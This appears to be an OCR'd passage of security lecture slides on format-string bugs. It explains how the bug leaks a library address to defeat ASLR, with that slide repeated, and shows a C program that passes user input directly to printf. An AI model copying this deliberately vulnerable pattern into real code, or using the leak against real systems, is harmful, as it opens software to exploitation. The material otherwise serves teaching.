
- By pass stack checking



What is this BUG used for?

Disclose Library Address

- When enable ASLR, the library address will change each time
  - ➢ It's impossible to call these functions in your shellcode (e.g. system())
- Use this bug to disclose one function's address in a given library.
  - ➢ you can use it to deduce other function's address



What is this BUG used for?

Disclose Library Address

- When enable ASLR, the library address will change each time
  - ➢ It's impossible to call these functions in your shellcode (e.g. system())
- Use this bug to disclose one function's address in a given library.
  - ➢ you can use it to deduce other function's address

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void main() {
  char str[100];
  while(fgets(str, sizeof(str), stdin)) {
    if (strcmp(str, "exit\n")==0) {
      break;
    }
    printf(str);
    fflush(stdout);
  }
  exit(0);
}
```

Q & A